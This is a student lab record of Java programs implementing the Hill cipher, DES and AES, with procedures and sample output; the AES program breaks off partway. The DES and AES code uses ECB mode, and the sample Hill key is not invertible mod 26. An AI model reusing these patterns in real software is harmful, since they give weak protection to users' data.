- To encrypt a message, each block of n letters (considered as an n-component vector) is multiplied by an invertible $n \times n$ key matrix, against modulus 26.
- To decrypt the message, each block is multiplied by the inverse of the matrix used for encryption.
- The matrix used for encryption is the cipher key, and it should be chosen randomly from the set of invertible $n \times n$ matrices (modulo 26).

PROGRAM:

```
import java.util.Scanner;
public class Hill {
    static void encrypt(int[][] keyMatrix, int[] messageVector, int[] cipherMatrix, int size) {
        for (int i = 0; i < size; i++) {
            cipherMatrix[i] = 0;
            for (int j = 0; j < size; j++) {
                cipherMatrix[i] += keyMatrix[i][j] * messageVector[j];
            }
            cipherMatrix[i] = cipherMatrix[i] % 26;
        }
    }
    static int[][] getKeyMatrix(Scanner sc, int size) {
        int[][] keyMatrix = new int[size][size];
        System.out.println("Enter the key matrix (" + size + "x" + size + "):");
        for (int i = 0; i < size; i++) {
            for (int j = 0; j < size; j++) {
                keyMatrix[i][j] = sc.nextInt();
            }
        }
        return keyMatrix;
    }
    static int[] getMessageVector(String message, int start, int size) {
        int[] messageVector = new int[size];
        for (int i = 0; i < size; i++) {
            messageVector[i] = message.charAt(start + i) - 'A';
        }
        return messageVector;
    }
    static String getCipherText(int[] cipherMatrix, int size) {
        StringBuilder cipherText = new StringBuilder();
        for (int i = 0; i < size; i++) {
            cipherText.append((char) (cipherMatrix[i] + 'A'));
        }
        return cipherText.toString();
    }

    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
```

OUTPUT:

Enter the size of the key matrix (2x2 or 3x3):

2

Enter the key matrix (2x2):

1

2

3

4

Enter the plaintext :

security

Encrypted Ciphertext: ASQIHFPX

```

System.out.println("Enter the size of the key matrix (2x2 or 3x3):");

int size = sc.nextInt();

    // Get the key matrix
    int[][] keyMatrix = getKeyMatrix(sc, size);

    // Get the plaintext
    System.out.println("Enter the plaintext :");
    String plaintext = sc.next().toUpperCase();

    int length = plaintext.length();
    if (length % size != 0) {
        int padding = size - (length % size);
        for (int i = 0; i < padding; i++) {
            plaintext += 'X';
        }
    }

    StringBuilder finalCipherText = new StringBuilder();
    for (int i = 0; i < plaintext.length(); i += size) {
        int[] messageVector = getMessageVector(plaintext, i, size);
        int[] cipherMatrix = new int[size];
        encrypt(keyMatrix, messageVector, cipherMatrix, size);
        finalCipherText.append(getCipherText(cipherMatrix, size));
    }


    System.out.println("Encrypted Ciphertext: " + finalCipherText.toString());

    sc.close();
}
}

```

RESULT:

Thus the Java program to implement Hill Cipher Algorithm was executed and the output was verified successfully.



EX NO: 4

DATE:

DES ALGORITHM

AIM:

To write a Java program to implement Data Encryption Standard Algorithm.

PROCEDURE:

- The 64 bit plain text block is handed over to an initial Permutation (IP) function.
- The initial permutation performed on plain text.
- Next the initial permutation (IP) produces two halves of the permuted block says Left Plain Text (LPT) and Right Plain Text (RPT).
- Now each LPT and RPT to go through 16 rounds of encryption process.
- In the end, LPT and RPT are rejoined and a Final Permutation (FP) is performed on the combined block.
- The result of this process produces 64 bit cipher text.
- Decryption : The order of the 16 keys is reversed such that key 16 becomes key 1, and so on. Then, the steps for encryption are applied to the ciphertext.

PROGRAM:

```
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;
import java.util.Scanner;

public class DesExample {

    // Method to generate a secret key for DES
    public static SecretKey generateKey() throws Exception {
        KeyGenerator keyGenerator = KeyGenerator.getInstance("DES");
        keyGenerator.init(56); // DES uses a key size of 56 bits
        return keyGenerator.generateKey();
    }

    // Method to encrypt a string using DES
    public static String encrypt(String data, SecretKey key) throws Exception {
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding"); // DES with ECB mode and PKCS5
padding
        cipher.init(Cipher.ENCRYPT_MODE, key);
        byte[] encryptedData = cipher.doFinal(data.getBytes());
        return Base64.getEncoder().encodeToString(encryptedData); // Encoding to Base64 for readability
    }

    // Method to decrypt a string using DES
    public static String decrypt(String encryptedData, SecretKey key) throws Exception {
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE, key);
```

OUTPUT:

Enter the text to encrypt:

subject is hard

Encrypted Text: 5XGLJgVJgbG4tU5Tp0H5uA==

Decrypted Text: subject is hard

```

        byte[] decryptedData = cipher.doFinal(Base64.getDecoder().decode(encryptedData));
        return new String(decryptedData);
    }

    public static void main(String[] args) {
        try {
            // Generate a secret key for DES encryption
            SecretKey secretKey = generateKey();

            Scanner sc = new Scanner(System.in);

            // Get the plaintext from the user
            System.out.println("Enter the text to encrypt:");
            String plaintext = sc.nextLine();

            // Encrypt the plaintext
            String encryptedText = encrypt(plaintext, secretKey);
            System.out.println("Encrypted Text: " + encryptedText);

            // Decrypt the encrypted text
            String decryptedText = decrypt(encryptedText, secretKey);
            System.out.println("Decrypted Text: " + decryptedText);


            sc.close();

        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

RESULT:

Thus the Java program to implement Data Encryption Standard Algorithm was executed and the output was verified successfully.



AIM:

To write a Java program to implement Advanced Encryption Standard Algorithm.

PROCEDURE:

- We restrict to description of a typical round of AES encryption. Each round comprise of four sub-processes.
- Byte Substitution :The 16 input bytes are substituted by looking up a fixed table (Substitution-box) given in design. The result is in a matrix of four rows and four columns.
- Shiftrows : Each of the four rows of the matrix is shifted to the left. Any entries that „fall off“ are re-inserted on the right side of row. Shift is carried out as follows –
 - First row is not shifted.
 - Second row is shifted one (byte) position to the left.
 - Third row is shifted two positions to the left.
 - Fourth row is shifted three positions to the left.
- The result is a new matrix consisting of the same 16 bytes but shifted with respect to each other.
- Mix Columns : Each column of four bytes is now transformed using a special mathematical function. This function takes as input the four bytes of one column and outputs four completely new bytes, which replace the original column. The result is another new matrix consisting of 16 new bytes. It should be noted that this step is not performed in the last round.
- Add Round Key : The 16 bytes of the matrix are now considered as 128 bits and are XORed to the 128 bits of the round key. If this is the last round then the output is the ciphertext. Otherwise, the resulting 128 bits are interpreted as 16 bytes and we begin another similar round.
- Decryption : The process of decryption of an AES ciphertext is similar to the encryption process in the reverse order.

PROGRAM:

```
import java.security.*;
import javax.crypto.*;
import javax.crypto.spec.*;
public class AES {
    public static String asHex(byte[] buf) {
        StringBuilder strbud = new StringBuilder(buf.length * 2);
        for (int i = 0; i < buf.length; i++) {
            if (((int) buf[i] & 0xff) < 0x10)
                strbud.append("0");
            strbud.append(Integer.toString((int) buf[i] & 0xff, 16));
        }
        return strbud.toString();
    }

    public static void main(String[] args) throws Exception {
        String message = "shanmathi";

        // Get the KeyGenerator
        KeyGenerator kgen = KeyGenerator.getInstance("AES");
        kgen.init(128); // 192 and 256 bits may not be available
```

OUTPUT:

Encrypted string: 912176b6ad206e4ba6a08cf25731a3c8

Original string: shanmathi 7368616e6d61746869

```

SecretKey skey = kgen.generateKey();
byte[] raw = skey.getEncoded();
SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");

// Instantiate the cipher for encryption
Cipher cipher = Cipher.getInstance("AES");
cipher.init(Cipher.ENCRYPT_MODE, skeySpec);

// Encrypt the message
byte[] encrypted = cipher.doFinal(message.getBytes());
System.out.println("Encrypted string: " + asHex(encrypted));

